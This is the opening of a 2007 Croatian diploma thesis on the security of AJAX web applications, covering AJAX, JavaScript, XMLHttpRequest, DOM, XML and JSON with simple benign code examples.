SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 1656

Sigurnost Web aplikacija zasnovanih na AJAX tehnologiji

Matija Zeman

Zagreb, srpanj 2007.

Zahvaljujem svima koji su mi na bilo koji način pomogli u izradi ovog diplomskog rada. Posebice doc. dr. sc. Marinu Golubu i mr. sc. Stjepanu Grošu na stručnom vodstvu.

Sažetak

U ovom radu opisani su problemi sigurnosti Web aplikacija zasnovanih na AJAX tehnologiji. Objašnjeni su mehanizmi AJAX poziva, najčešće ranjivosti Web aplikacija i posebnosti koje se odnose na AJAX aplikacije, kao i način njihovog rješavanja. Većinu opisa prate pripadajući primjeri, radi lakšeg razumijevanja. Također, kroz primjere su prikazani trendovi u eksploataciji ranjivosti na komunikaciji između klijenta i poslužitelja, ali i na klijentu. U praktičnom dijelu opisana je stvorena AJAX aplikacija za manipulaciju konfiguracijskim datotekama IKE alata, kao i problemi specifični za tu aplikaciju.

Abstract

This diploma thesis describes security problems in Web applications based on AJAX technology. It describes basic AJAX mechanisms, most common Web application vulnerabilities and specific problems that refer to AJAX applications, as well as the way of resolving them. Most of descriptions are followed by real life examples for easier understanding. Also, examples show the newest trends in vulnerability exploitation on the communication between client and server, as well as on the client itself. The practical part of the paper describes the created AJAX application used for manipulating the IKE configuration files and the security problems specific to that application.

Sadržaj

1. Uvod

Promatrajući povijest Interneta, predstavljanje World Wide Web-a (*Web*) 1990. godine jest jedna od najvažnijih prekretnica. Predstavljanjem Web-a, omogućeno je atraktivno prikazivanje sadržaja, ali prije svega i povezivanje informacija, što je i neiskusnim korisnicima omogućilo pristup informacijama svjetske mreže. Ipak, Web je u prošlosti bio isključivo statičan. Obzirom na ograničenja koja predstavlja statični sadržaj, vrlo brzo je došlo do razvoja programskog okruženja na strani klijenta. JavaScript, VBScript, Java Applet-i, ActiveX kontrole i nekoliko drugih tehnologija doživjelo je veliki razvoj od 1995. godine. Sve ove tehnologije ciljale su na prijenos aktivnosti s poslužitelja na klijenta. Početkom novog tisućljeća, problemi koji su se pojavljivali u radu s klijentskim tehnologijama, uzrokovali su ponovno vraćanje velikog dijela aktivnosti nazad na poslužitelj. Privatne norme, tržišna politika i sigurnosni problemi klijenta smanjili su prihvatljivost klijentske tehnologije. Zadnjih godina, ipak, histerija vezana za klijentske tehnologije je nestala te moderne Web aplikacije koriste klijentske tehnologije (danas isključivo JavaScript) u jednakom opsegu kao i poslužiteljske tehnologije, a potrebni zadaci aplikacije su raspodijeljeni među njima.

Web 2.0 je termin stvoren 2004. godine od *O'Reilly Media*, a označava drugu generaciju Web baziranih zajednica i pružanih usluga – kao što su stranice društvenih povezivanja, *wiki* stranice i druge stranice za razmjenu podataka i sadržaja – kojima je osnova suradnja i dijeljenje među korisnicima. Iako termin pretpostavlja novu verziju Web-a, ne radi se o novoj tehničkoj specifikaciji, već o promjenama u načinu korištenja Web platforme. Prema Timu O'Reilly-ju, "Web 2.0 je poslovna revolucija u računalnoj industriji uzrokovana prelaskom na Internet kao platformu i pokušajem da se shvate pravila uspjeha na toj novoj platformi." [50]

Iako definicija Web 2.0 aplikacije ne postoji, poznate su njene osnovne karakteristike:

- Mreža kao platforma, omogućava korisniku da koristi aplikacije kroz Web preglednik;
- Korisnik je vlasnik podataka na stranici i ima mogućnost kontrole nad tim podacima;
- Arhitektura sudjelovanja i demokracije koja potiče korisnika da dodaje vrijednost aplikaciji koju koristi;
- Bogato i interaktivno sučelje bazirano je na AJAX-u ili sličnim tehnologijama;
- Aspekti mrežnog druženja su često zastupljeni.

Kompleksna i razvijajuća tehnologija infrastrukture Web-a 2.0 uključuje poslužiteljske programe, udruživanje sadržaja, protokole za izmjenu poruka, preglednike koji podržavaju norme i imaju dodatke i proširenja, te različite klijentske aplikacije.

Web 2.0 aplikacije mogu tipično koristiti sljedeće tehnike:

- Bogate internet aplikacije, većinom bazirane na AJAX-u;
- *CSS* (engl. Cascading Style Sheets);
- Semantički valjan XHTML;
- Udruživanje i skupljanje podataka u RSS/Atom formatu;
- Čisti i jasni URL-ovi;
- Izražena upotreba *folksonomija* (engl. folksonomy, društvena mrežna okruženja za razmjenu multimedije);

- Korištenje *wiki* aplikacija (djelomično ili potpuno);
- Potpuno ili djelomično korištenje otvorenog kôda;
- Blogovi;
- *Mashup* aplikacije koje kombiniraju sadržaj s više izvora u integrirano iskustvo;
- REST ili XML Web usluge.

Obzirom da je AJAX baza Web 2.0 aplikacija koja povezuje poslužitelja i klijenta, te je trenutno zastupljena u većini aplikacija te obzirom da su Web 2.0 aplikacije obično namijenjene većem broju korisnika, iznimno je bitno obratiti pažnju na sigurnost AJAX aplikacija, posebice na klijentski dio.

U ovom radu su opisani AJAX mehanizmi i najčešći problemi vezani uz AJAX aplikacije, ali i šire u okviru Web 2.0 aplikacija. Problemi, kao i mogućnosti rješavanja tih problema opisani su kako teorijski, tako i kroz primjere. U praktičnom dijelu rada, opisana je stvorena AJAX aplikacija, kao i sigurnosni problemi vezani uz nju.

2. AJAX

Termin AJAX nastao je u veljači 2005. godine [3]. Stvorio ga je Jesse James Garrett, osnivač *Adaptive Path*-a, poduzeća koje se bavi razvojem informacijske arhitekture. Termin se raščlanjuje na dva osnovna načina, kao:


- *Asynchronous JavaScript and XML* (Asinkroni JavaScript i XML)
- *Advanced JavaScript and XML* (Napredni JavaScript i XML).

U definiciji AJAX-a koju Garrett navodi [2], kaže da termin AJAX ne predstavlja tehnologiju, već skup tehnologija, a to su:

- prezentacijski sloj Web aplikacije stvoren korištenjem XHTML-a i CSS-a;
- dinamički prikaz i interakcija korištenjem DOM-a;
- izmjena podataka i manipulacija korištenjem XML-a i pripadnih tehnologija;
- asinkroni prihvat podataka korištenjem XMLHttpRequest objekta;
- JavaScript koji povezuje sve gore navedeno.

2.1. Model Web aplikacije


Klasični model rada Web aplikacije i AJAX model razlikuju se u nekoliko segmenata. Primarno se te odnosi na način dohvata i mjesto obrade podataka, kako je vidljivo i na slici 2.1.



Slika 2.1. Tradicionalni i AJAX model Web aplikacija

Ono što se vrlo značajno u interakciji s korisnikom, a da bi se postigla osjetljivost aplikacije na korisničku interakciju, je stvaranje asinkronosti. Tradicionalna Web aplikacija radi na način da preglednik dohvaća Web stranicu tako da pošalje zahtjev poslužitelju i zatim nakon što primi

odgovor, stranicu prikaže u svom prozoru. Ovo uzrokuje kreni-stani način rada, točnije uzrokuje pauze pri dohvatu podataka u kojima korisnik pred sobom ima prazan prozor preglednika. AJAX uvodi asinkronost u prihvatu podataka, dodavanjem novog sloja u aplikaciju, kako je prikazano na slici 2.2. Umjesto da učita samo Web stranicu, preglednik pri početku sjednice učita i AJAX mehanizme napisane u JavaScript jeziku. Ovaj mehanizam je odgovoran kako za iscrtavanje sadržaja korisniku, tako i za komunikaciju s poslužiteljem pri dohvatu izmjena ili novih podataka.



Slika 2.2: Prijenos podataka u tradicionalnom i AJAX modelu Web aplikacija

2.2. JavaScript

JavaScript je naziv implementacije ECMAScript norme koju su ostvarili Netscape Communication Corporation, te kasnije Mozilla Foundation. Radi se o skriptnom programskom jeziku koji se oslanja na koncept programiranja na bazi prototipa. Jezik je najpoznatiji po njegovom korištenju u izradi Web stranica (kao JavaScript na klijentskoj strani), ali ga je moguće koristiti i na strani poslužitelja, no to je jako rijedak slučaj. Unatoč imenu, JavaScript nema većih poveznica s Java programskim jezikom, već je puno sličniji sintaksi koju koristi C programski jezik. Ime je zapravo nastalo preimenovanjem iz naziva LiveScript, kao rezultat poslovne suradnje između Netscape-a i Sun-a u zamjenu za integraciju Sun-ove Java jezgre u tada dominantan Netscape-ov Navigator preglednik. JavaScript je prvotno razvio Brendan Eich, zaposlenik Netscape-a pod imenom Mocha, a kasnije LiveScript.

Kada se govori o korištenju JavaScript-a u Microsoft Internet Explorer pregledniku, zapravo se misli na JScript, Microsoft-ovu implementaciju ECMAScript-a koja skoro u potpunosti jednaka JavaScript implementaciji.

Od 2006. godine, posljednja verzija jezika je JavaScript 1.7. Prijašnja verzija 1.6 odgovarala je ECMA-262 trećem izdanju kao i JavaScript 1.5, osim u određenim detaljima vezanim uz String i Array objekte. Jednostavno rečeno, ECMAScript je normizirana verzija JavaScript-a.

Kako je rečeno, JavaScript je sintaksom sličan C jeziku te kao i C jezik nema konstruktore i destruktore. Dok se C jezik oslanja na standardne ulazno izlazne biblioteke, JavaScript je oslanja na okolinu u kojoj je umetnut. Postoji mnogo primjera okolina u kojoj JavaScript može funkcionirati, a najpoznatije su Web tehnologije.

Jedna od najznačajnijih upotreba JavaScript-a jest pisanje funkcija koje su uložene ili uključene u HTML stranice, te manipuliraju s DOM objektom stranice, da bi se izvele funkcije koje HTML ne može izvršiti. Ovo se često naziva i DHTML (*Dynamic HTML*). Neke od najčešćih upotreba su:

- otvaranje ili iskakanje novog prozora s kontrolom nad njegovom veličinom, pozicijom i izgledom;
- provjera unosa u formular da bi se osigurala ispravnost unosa prije slanja poslužitelju;
- izmjena slika u trenutku kada korisnik mišem prelazi preko njih. Ovaj efekt je vrlo često korišten da bi se privukla pozornost korisnika na bitne veze koje su prikazane kao grafički elementi.

DOM sučelje se razlikuje u različitim preglednicima i ne odgovara uvijek W3C DOM normi. Umjesto da se pišu različite verzije JavaScript funkcija za svaki od mnoštva preglednika koji su danas u uporabi, obično je moguće, praćenjem W3C DOM Level 1 i Level 2 normi, ostvariti potrebnu funkcionalnost prema danim standardima na način da će većina preglednika ispravno izvesti izvorni kôd. Uvijek je potrebno obratiti pažnju da se stranice degradiraju na primjeren način kako bi ostale upotrebljive korisnicima koji imaju:

- onemogućeno izvođenje JavaScript-a;
- preglednik koji ne podržava JavaScript – na primjer starija PDA ručna računala i mobiteli;
- vizualnu ili drugu nesposobnost te koriste nestandardni preglednik, kao što je govorni preglednik ili preglednik koji koristi ekstremno povećanje teksta.

Međutim, što se tiče AJAX aplikacija, obzirom da je JavaScript njihova osnova, prve dvije točke su nešto na što se pažnja ne obraća, posebice obzirom da se razvojem tehnologije JavaScript uključuje u sve poznate preglednike na svim platformama.

Osim na Web-u, JavaScript interpreteri su ugniježđeni u različite druge alate. Adobe Acrobat i Adobe Reader podržavaju JavaScript u PDF datotekama. Alati u skupu Adobe Creative Suite, kao što su Photoshop, Illustrator i InDesign, također omogućavaju skriptiranje JavaScript-om. Mozilla platforma, koja je jezgra za nekoliko Web preglednika, koristi JavaScript za implementaciju korisničkog sučelja i transakcijske logike svojih drugih proizvoda. Također, interpreteri su ugniježđeni i u vlasničke aplikacije koje nemaju skriptno sučelje. Dashboard Widget-i u Apple-ovom Mac OS X sustavu su implementirani korištenjem JavaScript-a, kao i Microsoft-ova Active Scripting tehnologija koja podržava JavaScript kompatibilan JScript kao skriptni jezik operacijskog sustava. JScript .NET je CLI kompatibilan jezik sličan JScript-u, ali ima veće objektno orijentirane mogućnosti [5,39].

2.3. XMLHttpRequest objekt

XMLHttpRequest objekt je dio API-ja koji se može koristiti kroz JavaScript, ali i ostale skriptne jezike u Web preglednicima, da bi se izvršio prijenos XML-a ili drugih tekstualnih podataka s i prema poslužitelju korištenjem HTTP protokola, tj. uspostavljanjem nezavisnog komunikacijskog kanala između Web stranice na klijentskoj i na poslužiteljskoj strani.

Podaci koje vraća pozivanje XMLHttpRequest objekta obično mogu biti XML, HTML, JSON ili običan tekst. Ovaj objekt je važan dio AJAX aplikacija, tj. njihove mogućnosti implementacije dinamičkog sučelja. XMLHttpRequest objekt implementira sljedeće metode:

- **abort ()** - otkaz trenutnog zahtjeva;
- **getAllResponseHeaders()** - metoda vraća sva polja koja se pojavljuju u zaglavlju HTTP zahtjeva;

- **getResponseHeader (headerName)** – metoda vraća vrijednost specificiranog polja HTTP zaglavlja;
- **open (method, URL)**
  open (method, URL, async)
  open (method, URL, async, userName)
  open (method, URL, async, userName, password) – metode koje otvaraju vezu prema poslužitelju kroz specifikaciju zahtjeva. Parametri koji se definiraju su sljedeći:
  - **method** – može imati vrijednost "GET", "POST", "HEAD", "PUT", "DELETE", ili neku drugu dozvoljenu HTTP metodu,
  - **URL** – relativna ili potpuna URL adresa,
  - **async** – parametar koji specificira treba li se zahtjev obraditi asinkrono ili ne. *True* vrijednost označava da se izvršavanje skripte treba nastaviti nakon poziva send() metode, bez čekanja na odgovor, dok *false* vrijednost znači da izvršavanje skripte treba zaustaviti dok ne dospije odgovor na zahtjev;
- **send (content)** – metoda koja izvršava slanje zahtjeva. Argument metode je obično NULL kada se radi o "GET" zahtjevu, a ako se radi o "POST" zahtjevu tada se kao argument umeću parametri POST zahtjeva;
- **setRequestHeader(label, value)** – metoda koja dodaje par naziv-vrijednost zaglavlju HTTP zahtjeva koji će se poslati. Važno je napomenuti da je postavljanje određenih polja u zaglavlju zabranjeno.

Osim metoda, objekt ima i neke osobine, a to su:

- **onreadystatechange** – specificira referencu na dio kôda koji će vršiti obradu događaja koji se okida svaki puta kada se promjeni stanje objekta;
- **readyState** – specificira stanje objekta prema sljedećim vrijednostima:
  - **0** – neinicijaliziran
  - **1** – otvoren
  - **2** – poslan
  - **3** – primljen
  - **4** – učitan;
- **responseText** – daje vrijednost odgovora u tekstualnom obliku;
- **responseXML** – daje vrijednost odgovora u XML formatu. Ova osobina vraća objekt XML dokumenta, koji može biti pregledan i raščlanjen korištenjem W3C DOM metoda i osobina za strukturirano stablo;
- **status** – daje statusni kôd HTTP zahtjeva kao broj ("404" za "Not Found", "200" za "OK" i slično);
- **statusText** – daje status HTTP zahtjeva kao tekst ("Not Found", "OK" i slično).

XMLHttpRequest koncept je prvotno razvio Microsoft kao dio Outlook Web Access 2000. Njihova implementacija je nazvana XMLHTTP te je dostupna od pojave Internet Explorer preglednika verzije 5.0 i može joj se pristupati kroz JScript, VBScript i druge skriptne jezike koje IE preglednici podržavaju.

Mozilla projekt je prvu kompatibilnu implementaciju XMLHttpRequest objekta predstavio 2002. godine u Mozilla 1.0 pregledniku. Slijedila je implementacija u Safari pregledniku verzije 1.2, Konqueror pregledniku, pregledniku Opera verzije 8.0 i iCab pregledniku verzije 3.0b352.

W3C je objavio radni prijedlog specifikacije API-ja XMLHttpRequest objekta 5. travnja 2006. Prijedlog je i dalje u radnom obliku, a cilj mu je "dokumentirati minimalni skup interoperabilnih mogućnosti baziranih na postojećim implementacijama, da bi se Web razvijateljima omogućila upotreba tih funkcionalnosti bez stvaranja izvornog kôda koji je specifičan za pojedinu platformu" [4,26].

2.4. DOM

W3C (*World Wide Web Consortium*) je razvio W3C DOM (*Document Object Model*) kao odgovor na razvoj različitih vlasničkih modela za HTML.

W3C je započeo razvoj DOM modela sredinom devedesetih godina prošlog stoljeća. Iako W3C nikad nije napravio specifikaciju DOM 0, ona je kao djelomično dokumentirani prijelazni model uključena u specifikaciju HTML 4. U listopadu 1998. završena je prva specifikacija DOM modela (DOM 1). U studenom 2000. objavljena je DOM 2 specifikacija koja je između ostaloga definirala i model *stilskih predložaka* (engl. style sheet) i način manipulacije stilskim informacijama. DOM 3 je objavljen u travnju 2004. godine, te je trenutno valjana DOM specifikacija.

W3C DOM specifikacije su podijeljene na nivoe, od kojih svaki sadrži zahtjevane i neobvezne module. Da bi podržavala pojedini nivo, aplikacija mora implementirati sve zahtjeve željenog nivoa, kao i zahtjeve nivoa ispod njega. Aplikacija također može podržavati dodatke koji su specifični pojedinom isporučitelju, a nisu u konfliktu s W3C normama. 2005. godine, Level 1, Level 2 i neki moduli Level 3 nivoa postali su *W3C preporuke* (engl. recommendations) što bi značilo da su dostigli krajnju formu. Pojedini nivoi izgledaju ovako:

- **Level 0** – Aplikacija podržava djelomično dokumentirani prijelazni model poznat prije nastanka DOM 1. Ovaj nivo nije formalna specifikacija, već referenca na model koji se koristio prije normizacije;
- **Level 1** – Navigacija kroz DOM (HTML i XML) dokument (struktura stabla) i manipulacija sadržajem (uključujući dodavanje elemenata). HTML specifični elementi su također uključeni;
- **Level 2** – Podrška za XML prostor imena, filtrirani pogledi i događaji;
- **Level 3** – Ovaj nivo se sastoji od šest različitih specifikacija:
    1. DOM Level 3 Core – jezgra
    2. DOM Level 3 Load and Save – učitavanje i pohrana
    3. DOM Level 3 Xpath – jezik XML puta
    4. DOM Level 3 Views and Formatting – pogledi i način formatiranja
    5. DOM Level 3 Requirements – zahtjevi
    6. DOM Level 3 Validation – provjera koja dodatno unaprijeđuje DOM.

Obzirom da je svaki Web preglednik podržavao svoj prijelazni DOM model, problemi interoperabilnosti su bili brojni. Da bi se podržala kompatibilnost između preglednika, veliki dijelovi DHTML kôda su bili prepravljeni. Zajednički DOM je omogućavao jednostavniju izradu kompleksnih Web aplikacija. W3C DOM Level 1 je postao preporuka 1. listopada 1998., ali pokušaj normizacije nije odmah zaživio, obzirom da su nepodobni preglednici, kao što su bili IE 4.x i Netscape 4.x, bili masovno korišteni i 2000. godine. Od 2005. godine, velika većina W3C DOM

specifikacije je podržana u svim standardnim preglednicima, što uključuje Microsoft Internet Explorer verzije 5 (1999.), 6(2001.) i 7(2006.), Gecko-bazirane preglednike (Mozilla i Firefox), Opera, Konqueror i Safari [51].

2.5. XML

XML (engl. eXtensible Markup Language) je jezik obilježavanja opće primjene. Osnovna svrha mu je olakšati dijeljenje podataka kroz različite informacijske sustave, posebice preko Interneta. XML je pojednostavljeni podskup *SGML* jezika (engl. Standard Generalized Markup Language) i dizajniran je da bi bio lako čitljiv čovjeku. XML se smatra opće primjenjivim jer omogućava korištenje u različitim aplikacijama i različitim domenama problema. Tisuće formalno definiranih jezika obilježavanja bazirani su na XML-u, između ostaloga i XHTML (pokušaj pojednostavljivanja HTML-a, koji je baziran na SGML-u), RSS, MathML, GraphML, SVG, MusicXML i drugi.

XML je također preporuka W3C-a. Osim što je definiran kao otvorena i besplatna norma, W3C specificira leksičku gramatiku i zahtjeve za raščlambu.

U ispisu 2.1 je naveden primjer XML-om opisane poruke od Ivice za Janicu:

Ispis 2.1. XML primjer poruke

```
<poruka>
<za>Janica</za>
<od>Ivica</od>
<naslov>Podsjetnik</naslov>
<sadržaj>Sjeti me se ovaj vikend!</sadržaj>
</poruka>
```

Postoje dvije vrste ispravnosti u XML dokumentu:

- *uređen* (engl. well-formed) – je dokument koji se pridržava pravila XML sintakse. Na primjer, ako neprazan element ima oznaku otvaranja, ali nema oznaku zatvaranja, dokument nije uređen te se kao takav ne smatra XML dokumentom;
- *valjan, provjeren* (engl. valid) – je dokument koji se pridržava nekih semantičkih pravila. Ta pravila obično definira korisnik u posebnom dijelu dokumenta (`<!DOCTYPE>`), opisnoj *DTD* datoteci (engl. Document Type Definition) ili su uključena kroz *XML shemu* (engl. XML schema). Ukoliko se pojedini elementi ne pridržavaju definiranih pravila, dokument nije valjan te se kao takav ne smatra XML dokumentom.

Obzirom da je XML jezik za opis podataka, dokumenti ne nose informacije o tome kako se podaci trebaju prikazati. Bez korištenja CSS-a ili XSL-a, generički XML dokument se prikazuje kao neobrađen XML tekst u većini Web preglednika [6].

2.6. JSON

JSON (engl. JavaScript Object Notation) je format za razmjenu poruka. Format je tekstualan i razumljiv čovjeku, a služi predstavljanju objekata i drugih struktura podataka te se najčešće koristi za prijenos takvih struktura kroz mrežu (proces se naziva serijalizacija).

Njegova najčešća upotreba je u AJAX aplikacijama, kao jednostavna alternativa XML-u, za asinkroni prijenos strukturiranih informacija između klijenta i poslužitelja. JSON je podskup doslovnog zapisa JavaScript objekata te se najčešće koristi s JavaScript-om. Međutim, osnovni tipovi i strukture podataka većine programskih jezika se mogu predstaviti u JSON-u pa stoga format može biti korišten za izmjenu strukturiranih podataka između programa pisanih u različitim jezicima. Kôd za raščlambu i generiranje JSON zapisa je dostupan za ActionScript, C, C++, C#, ColdFusion, Common Lisp, Delphi/Object pascal, E, Erlang, Haskell, Java, JavaScript, Limbo, Lua,

ML, Objective-C, Objective CAML, Perl, PHP, Python, Rebol, Ruby, Smalltalk i Tcl. Dakle, praktički svaki programski jezik koji se danas koristi.

JSON format je specificiran u *RFC 4627* dokumentu [52]. Službeni MIME tip za JSON je "*application/json*".

Osnovni tipovi podataka u JSON-u su:

- **Number –** broj (cjelobrojni, realni, decimalni);
- **String** – tekst, unicode zapis ograničen navodnicima (") i sa znakom kose crte (\) za izbjegavanje posebnih znakova;
- **Boolean** – (*true* ili *false*);
- **Array** – polje, niz poredanih vrijednosti, odvojenih zarezom i ograničenih uglatim zagradama;
- **Object** – objekt, skup parova ime/vrijednost, odvojenih zarezom i ograničenih vitičastim zagradama;
- **null** – nedefinirana vrijednost.

Primjer koji slijedi u ispisu 2.2 prikazuje JSON reprezentaciju objekta koji opisuje osobu. Objekt ima dva tekstualna tipa koji označuju ime i prezime, sadrži objekt koji predstavlja adresu osobe te sadrži listu brojeva telefona u obliku polja.

Ispis 2.2. Primjer JSON zapisa objekta

```
{
    "firstName": "John",
    "lastName": "Smith",
    "address": {
        "streetAddress": "21 2nd Street",
        "city": "New York",
        "state": "NY",
        "postalCode": 10021
    },
    "phoneNumbers": [
        "212 732-1234",
        "646 123-4567"
    ]
}
```

Ako pretpostavimo da je gornji tekst sadržan u JavaScript varijabli tipa *string* (imena JSON_text) te obzirom da je JSON doslovni zapis JavaScript objekata, korisnik može ponovno stvoriti objekt koji opisuje osobu jednostavnom JavaScript `eval()` naredbom kao u ispisu 2.3.

Ispis 2.3. Evaluacija JSON objekta

```
Var p = eval ("(" + JSON_text +")");
```

Tada polja kao što su `p.firstName`, `p.address.city` i `p.phoneNumbers[0]` postaju dostupna.

`Eval()` naredba ne bi trebala biti korištena za raščlambu JSON-a ukoliko je izvor nepovjerljiv [7].

2.7. Primjeri AJAX poziva

AJAX pozivi se najčešće koriste na tri načina, ovisno koja vrsta sadržaja se dohvaća. U nastavku su detaljno i kroz primjere opisani ovi načini [1].

2.7.1. Dohvat HTML-a i umetanje u DOM stablo

Za dinamički dohvat novog HTML kôda koji će se umetnuti u već posluženu stranicu, potrebno je ostvariti AJAX mehanizam u pregledniku klijenta, kao i određeni poslužiteljski dio koji će klijentu dostaviti novi sadržaj. Primjer se sastoji od dvije stranice, HTML koja sadrži AJAX JavaScript kôd i PHP skripte koja će dati novi sadržaj. Ispis 2.4 prikazuje HTML i pripadni JavaScript kôd.


Ispis 2.4. HTML i JavaScript kôd za AJAX dohvat HTML kôda

```
<html>
<head>
<script>
function ajax(){
      var xhr;
      try { xhr = new XMLHttpRequest(); }
      //pokušaj stvaranja XMLHttpRequest objekta
      catch(e){
            //ukoliko nije moguće stvaranje, radi se o IE pregledniku te se
stvara Microsoft.XMLHTTP ActiveX objekt
            xhr = new ActiveXObject(Microsoft.XMLHTTP);
      }
      //funkcija koja se izvršava promjenom stanja xhr objekta
      xhr.onreadystatechange  = function(){
            //ukoliko je stanje 4(učitan)
            if(xhr.readyState  == 4){
                  //ukoliko je status 200(uspješan odgovor) iz DOM-a se dohvaća
                  //referenca na DIV polje (id "izmjena") i kao unutarnji
                  //sadržaj polja, umeće se primljeni tekst
                  if(xhr.status  == 200)
document.getElementById("izmjena").innerHTML="Primio:"  + xhr.responseText;
                  //inače se kao unutarnji sadržaj polja umeće status xhr
                  //objekta
                  else document.getElementById("izmjena").innerHTML="Kod greske
" + xhr.status;

            }
      };
      //otvaranje veze za GET zahtjev prema stranici html.php asinkronim
      //načinom
      xhr.open("GET", "html.php",  true);
      //slanje zahtjeva bez POST parametara
      xhr.send(null);
}
</script>
</head>

<body>
      <a href="#" onclick="ajax();">AJAX</a>
      <div id="izmjena"></div>
</body>
</html>
```

U ispisu je vidljivo da se radi o HTML stranici, koja u tijelu ima *DIV* element (identifikatora "izmjena") u koje će se umetnuti dohvaćeni sadržaj te vezu koja na događaj klika poziva JavaScript funkciju `ajax()`. Funkcija se nalazi unutar *SCRIPT* oznaka te je komentirana.

Kada se stranica učita, preglednik čeka da korisnik klikne na vezu te se tada poziva funkcija `ajax()`. Nakon učitavanja, prozor preglednika izgleda kao na slici 2.3.

Nakon stvaranja *xhr* objekta (korištenjem XMLHttpRequest-a ili Microsoft.XMLHTTP ActiveX komponente), postavlja se funkcija koja se izvršava pri promjeni stanja te se zatim šalje zahtjev. Svakom promjenom stanja objekta, poziva se definirana funkcija te se ispituju uvjeti definirani u



Slika 2.3: Izgled prozora preglednika prije AJAX poziva

